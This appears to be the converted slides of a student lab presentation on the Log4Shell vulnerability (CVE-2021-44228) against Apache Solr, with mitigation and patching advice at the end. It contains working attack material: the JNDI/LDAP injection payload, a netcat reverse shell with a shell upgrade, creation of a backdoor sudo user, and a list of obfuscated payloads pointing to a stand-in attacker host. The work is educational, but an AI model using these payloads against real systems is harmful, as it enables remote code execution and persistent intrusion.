

## Log4j -CVE-2021-44228

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## Log4j: What is it?



- Log4j is simply a Java-based library and is one of the possible tools used to manage logs on both windows and linux environments
- Records events, errors and routine system operations
- There are 4 main vulnerabilities about Log4j



- Also known as Log4Shell
- An attacker can execute arbitrary code loaded from LDAP server because there is a misconfiguration regarding the use of LDAP and JNDI protocol
- For many ethical hackers and IT experts, this is one of the most critical vulnerability in the last 10 years
- This CVE regards all the Log4j version until the 2.15 one.
- Patched on 6 December 2021



- Fixing the previous vulnerability was not enough, there was still ambiguity in some configurations
- Attackers are still able to craft malicious input data using a JNDI lookup pattern
- It suffers from information leak and Remote Code Execution
- Log4j 2.16.0 (Java 8) and 2.12.2 (Java 7) fix this issue by removing support for message lookup patterns and disabling JNDI functionality by default
- Patched on 13 December 2021



- Attackers with the control of Thread Context Map were able to exploit a crafted string to cause a denial of service
- Patched on 17 December 2021 under the version Log4j 17.0



- This vulnerability happens when a JDBC Appender with a JNDI LDAP data source URI are used by the attacker who has also the control of the target LDAP server
- It allows an attacker to remotely execute malicious code (RCE)
- Fixed in Log4j 2.17.1, 2.12.4 and 2.3.2

#### JNDI: What is it?



- It stands for "Java Naming and Directory Interface"
- Provides an API for applications to interact with directory services such as LDAP
- A Java-based application (like Log4j) can use JNDI together with LDAP to find an object that contains the data it may need


#### LDAP Example



- Idap://192.168.1.37:9999/o=ProgramID
- Find and invoke ProgramID remotely from an LDAP server
- IP of the server is 192.168.1.37
- PORT of the server is 9999
- If an attacker can craft the JNDI URL, he can cause the application to load and execute arbitrary Java code

#### CVE-2021-44228 in Act





#### Solr Apache



- It is a service designed to drive powerful document retrieval applications, wherever we need to serve data to users based on their queries, Solr can do it.
- We install version 8.11 since it is vulnerable to CVE Log4Shell (has a version of Log4j < 2.16)</li>

#### Setup



In the project we used two machines:

- The attacker machine which is a simple seed VM with IP 192.168.1.37
- Vulnerable Machine with Ubuntu v.20.04 and Apache Solr version 8.11. In this case the IP is 192.168.1.35

#### Discover The vulnerability




 Use nmap since it allows to gather information about the target machine

```
seed@VM: ~
[09/08/22]seed@VM:-$ nmap -sV -p- 192.168.1.35
Starting Nmap 7.80 (https://nmap.org) at 2022-09-08 05:09 EDT
Nmap scan report for 192.168.1.35
Host is up (0.0011s latency).
Not shown: 65531 closed ports
PORT
        STATE SERVICE
                           VERSION
22/tcp
        open ssh
                          OpenSSH 8.2pl Ubuntu 4ubuntu0.5 (Ubuntu Linux; protoc
ol 2.0)
139/tcp open netbios-ssn Samba smbd 4.6.2
445/tcp open netbios-ssn Samba smbd 4.6.2
8983/tcp open http
                          Apache Solr
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.94 seconds
[09/08/22]seed@VM:~$
```

#### **Check Vulnerability**



 It has 8.11 version and we know it is vulnerable to Log4Shell.



### Payload



 The general payload that abuse log4j vulnerability is the following one:

\${jndi:ldap://Attacker\_Host:Port}

 Last but not least we have to understand a possible entry point for injecting this payload

#### **Analyze Logs**




#### Common Logs in Apache Solr

```
2021-12-13 03:43:31.665 INFO
                              (main) [
                                           o.a.s.c.SolrXmlConfig Loading container configuration from /var/solr/data/solr.xml
2021-12-13 03:43:32.003 INFO
                              (main)
                                           o.a.s.c.SolrXmlConfig MBean server found: com.sun.jmx.mbeanserver.JmxMBeanServer@7adda9cc, but no JMX re
2021-12-13 03:43:33.221 INFO
                              (main)
                                           o.a.s.h.c.HttpShardHandlerFactory Host whitelist initialized: WhitelistHostChecker [whitelistHosts=null
2021-12-13 03:43:33.733 WARN
                              (main)
                                           o.e.j.u.s.S.config Trusting all certificates configured for Client@25ddbbbb[provider=null,keyStore=null
2021-12-13 03:43:33.741 WARN
                                           o.e.j.u.s.S.config No Client EndPointIdentificationAlgorithm configured for Client@25ddbbbb[provider=nu
                              (main)
2021-12-13 03:43:34.241 WARN
                              (main)
                                           o.e.j.u.s.S.config Trusting all certificates configured for Client@69f63d95[provider=null,keyStore=null
2021-12-13 03:43:34.241 WARN
                              (main)
                                           o.e.j.u.s.S.config No Client EndPointIdentificationAlgorithm configured for Client@69f63d95[provider=nu
2021-12-13 03:43:34.369 WARN
                              (main)
                                           o.a.s.c.CoreContainer Not all security plugins configured! authentication=disabled authorization=disab
2021-12-13 03:43:34.741 INFO
                              (main)
                                           o.a.s.c.TransientSolrCoreCacheDefault Allocating transient core cache for max 2147483647 cores with ini-
2021-12-13 03:43:34.769 INFO
                              (main)
                                           o.a.s.h.a.MetricsHistoryHandler No .system collection, keeping metrics history in memory.
2021-12-13 03:43:34.939 INFO
                              (main) [
                                           o.a.s.m.r.SolrJmxReporter JMX monitoring for 'solr.node' (registry 'solr.node') enabled at server: com.:
                                           o.a.s.m.r.SolrJmxReporter JMX monitoring for 'solr.jvm' (registry 'solr.jvm') enabled at server: com.su
2021-12-13 03:43:34.944 INFO
                              (main)
2021-12-13 03:43:34.956 INFO
                              (main) [
                                           o.a.s.m.r.SolrJmxReporter JMX monitoring for 'solr.jetty' (registry 'solr.jetty') enabled at server: col
2021-12-13 03:43:35.030 INFO
                                           o.a.s.c.CorePropertiesLocator Found 0 core definitions underneath /var/solr/data
                              (main) [
2021-12-13 03:43:35.121 INFO
                              (main)
                                           o.e.j.s.h.ContextHandler Started o.e.j.w.WebAppContext@5e2c3d18{/solr,file:///opt/solr-8.11.0/server/so
2021-12-13 03:43:35.169 INFO
                              (main)
                                           o.e.i.s.AbstractConnector Started ServerConnector@2fb3536e{HTTP/1.1, (http/1.1, h2c)}{0.0.0.8983}
2021-12-13 03:43:35.169 INFO
                                           o.e.i.s.Server Started @6644ms
                              (main) [
2021-12-13 03:44:58.415 INFO
                              (qtp1083962448-20)
                                                       o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 OTime=80
2021-12-13 03:47:53.989 INFO
                              (qtp1083962448-21)
                                                       o.a.s.s.HttpSolrCall
                                                                             [admin] webapp=null path=/admin/cores params={} status=0 OTime=0
2021-12-13 03:47:54.819 INFO
                                                                                                path=/admin/cores params={} status=0 QTime=0
                              (qtp1083962448-16)
                                                       o.a.s.s.HttpSolrCall
                                                                             [admin] webapp=null
2021-12-13 03:47:55.284 INFO
                              (qtp1083962448-19)
                                                       o.a.s.s.HttpSolrCall
                                                                             [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:55.682 INFO
                              (qtp1083962448-22)
                                                       o.a.s.s.HttpSolrCall
                                                                             [admin] webapp=null
                                                                                                path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:56.075 INFO
                              (qtp1083962448-20)
                                                       o.a.s.s.HttpSolrCall
                                                                             [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:56.459 INFO
                              (qtp1083962448-23)
                                                       o.a.s.s.HttpSolrCall
                                                                             [admin] webapp=null
                                                                                                path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:56.844 INFO
                                                                                                path=/admin/cores params={} status=0 QTime=0
                              (qtp1083962448-14)
                                                       o.a.s.s.HttpSolrCall
                                                                             [admin] webapp=null
                                                                             [admin] webapp=null
2021-12-13 03:47:57.253 INFO
                              (qtp1083962448-17)
                                                       o.a.s.s.HttpSolrCall
                                                                                                 path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:57.548 INFO
                              (qtp1083962448-18)
                                                       o.a.s.s.HttpSolrCall
                                                                             [admin] webapp=nul]
                                                                                                 path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:57.758 INFO
                              (atp1083962448-21)
                                                       o.a.s.s.HttpSolrCall
                                                                             [admin] webapp=null path=/admin/cores params={} status=0 OTime=0
2021-12-13 03:47:58.058 INFO
                              (qtp1083962448-16)
                                                       o.a.s.s.HttpSolrCall
                                                                             [admin] webapp=nul]
                                                                                                path=/admin/cores params={} status=0 OTime=1
2021-12-13 03:47:58.346 INFO
                              (qtp1083962448-19)
                                                                             [admin]
                                                                                    webapp=null
                                                                                                 path=/admin/cores params={} status=0 OTime=0
                                                       o.a.s.s.HttpSolrCall
2021-12-13 03:47:58.616 INFO
                              (atp1083962448-22)
                                                       o.a.s.s.HttpSolrCall
                                                                             [admin] webapp=null path=/admin/cores params={} status=0 OTime=0
2024 42 42 02.47.50 002 THEO
```

#### Navigate to the page




Obtain an answer by the page



### Send Payload





#### Marshalsec



- It allows to create a LDAP Server
- It can interpret LDAP requests
- Since it needs Java to be installed, the creator suggests to use version 8


#### **Exploit**



- We want to get a bash shell
- Remember to use java 8 to build the exploit

#### Complete Attack





#### Upgrade Shell



```
seed@VM: ~/.../marshalsec
 seed@VM: ~/.../marshalsec
                      seed@VM: -/.../marshalsec
                                          seed@VM: ~/.../marshalsec
                                                               seed@VM: ~/.../marshalsec
[09/12/22]seed@VM:~/.../marshalsec$ nc -lnvp 9999
Listening on 0.0.0.0 9999
Connection received on 192.168.1.35 58426
python3 -c "import pty; pty.spawn('/bin/bash')"
solr@nicola-VirtualBox:/opt/solr/server$ ^Z
[1]+ Stopped
                               nc -lnvp 9999
[09/12/22]seed@VM:~/.../marshalsec$ stty raw -echo
[09/12/22]seed@VM:~/.../marshalsec$ nc -lnvp 9999
solr@nicola-VirtualBox:/opt/solr/server$ export TERM=xterm
solr@nicola-VirtualBox:/opt/solr/server$ whoami
solr
solr@nicola-VirtualBox:/opt/solr/server$ sudo -l
Matching Defaults entries for solr on nicola-VirtualBox:
    env reset, mail badpass,
   secure path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin
Jser solr may run the following commands on nicola-VirtualBox:
    (ALL) ALL
   (ALL) NOPASSWD: ALL
solr@nicola-VirtualBox:/opt/solr/server$
```

#### Create User



```
root@nicola-VirtualBox: /opt/solr-8.11.0/server
 seed@VM: ~/.../marshalsec
                      seed@VM: ~/.../marshalsec ×
                                           root@nicola-VirtualBox: ... ×
                                                                seed@VM: ~/.../marshalsec
solr@nicola-VirtualBox:/opt/solr/server$ sudo bash
root@nicola-VirtualBox:/opt/solr-8.11.0/server# adduser nicola
adduser: The user `nicola' already exists.
root@nicola-VirtualBox:/opt/solr-8.11.0/server# adduser test
Adding user `test' ...
Adding new group `test' (1001) ...
Adding new user `test' (1001) with group `test' ...
Creating home directory `/home/test' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
root@nicola-VirtualBox:/opt/solr-8.11.0/server# usermod -aG sudo test
root@nicola-VirtualBox:/opt/solr-8.11.0/server# groups test
test : test sudo
root@nicola-VirtualBox:/opt/solr-8.11.0/server#
```

#### SSH



```
test@nicola-VirtualBox: ~
C:\Users\Nicola>ssh test@192.168.1.35
test@192.168.1.35's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-125-generic x86 64)
 * Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
* Support:
                  https://ubuntu.com/advantage
5 updates can be applied immediately.
4 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
New release '22.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
4 updates could not be installed automatically. For more details,
see /var/log/unattended-upgrades/unattended-upgrades.log
*** System restart required ***
Last login: Wed Sep 21 16:16:45 2022 from 192.168.1.23
test@nicola-VirtualBox:~$ sudo -l
[sudo] password for test:
Matching Defaults entries for test on nicola-VirtualBox:
   env reset, mail badpass, secure path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/sbin\:/snap/bin
User test may run the following commands on nicola-VirtualBox:
    (ALL : ALL) ALL
test@nicola-VirtualBox:~$
```

#### Obfuscation Techniques



```
${${env:ENV_NAME:-j}ndi${env:ENV_NAME:-:}${env:ENV_NAME:-l}dap${env:ENV_NAME:-:}//attackerendpoint.com/}
${${lower:j}ndi:${lower:l}${lower:d}a${lower:p}://attackerendpoint.com/}
${${upper:j}ndi:${upper:l}${upper:d}a${lower:p}://attackerendpoint.com/}
${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://attackerendpoint.com/z}
${${env:BARFOO:-j}ndi${env:BARFOO:-:}${env:BARFOO:-l}dap${env:BARFOO:-:}//attackerendpoint.com/}
${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}://attackerendpoint.com/}
${${::-j}ndi:rmi://attackerendpoint.com/}
```

```
GET /solr/admin/cores?foo=${${env:BARFOO:-j}ndi${env:BARFOO:-;}${env:BARFOO:-l}dap${env:BARFOO:-;}//192.168.1.35/Exploit} HTTP/1.1

Host: 192.168.1.35:8983

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

Connection: close
```

#### Countermeasures



- There are two main methods:
- 1. Mitigation
- 2. Patching

## Manually Checking - 1




- We can analyze log files in the appropriate folder, which is /var/solr/logs/
- There are our requests



## Manually Checking - 2



- There are also command line queries to retrieve the logs in an easier way.
- Do a service would be a good solution if Mitigation or Patching techniques are not possible



### Mitigation - 1



- Open the solr.in.sh file which is whitin /etc/default/ folder.
- Simply add SOLR\_OPTS="\\$SOLR\_OPTS -Dlog4j2.formatMsgNoLookups=true"
- Drop LDAP connections

```
Open ▼ → Solr.in.sh /etc/default

31 # display the last few lines of the logfile.


32 #SOLR_START_WAIT="$SOLR_STOP_WAIT"

33 SOLR_OPTS="$SOLR_OPTS -Dlog4j2.formatMsgNoLookups=true"
```

#### Mitigation - 2



No attack is done



## Patching



- As we have already said, there are more vulnerabilities related to Log4j
- To protect the machine against all of the vulnerabilities up to now discovered, ensure to update the logging-log4j package to version 2.17.1.
- To avoid problems due to CVE-2021-44228, log4j v. 2.16 is enough.



## Thanks for the attention

Nicola Scremin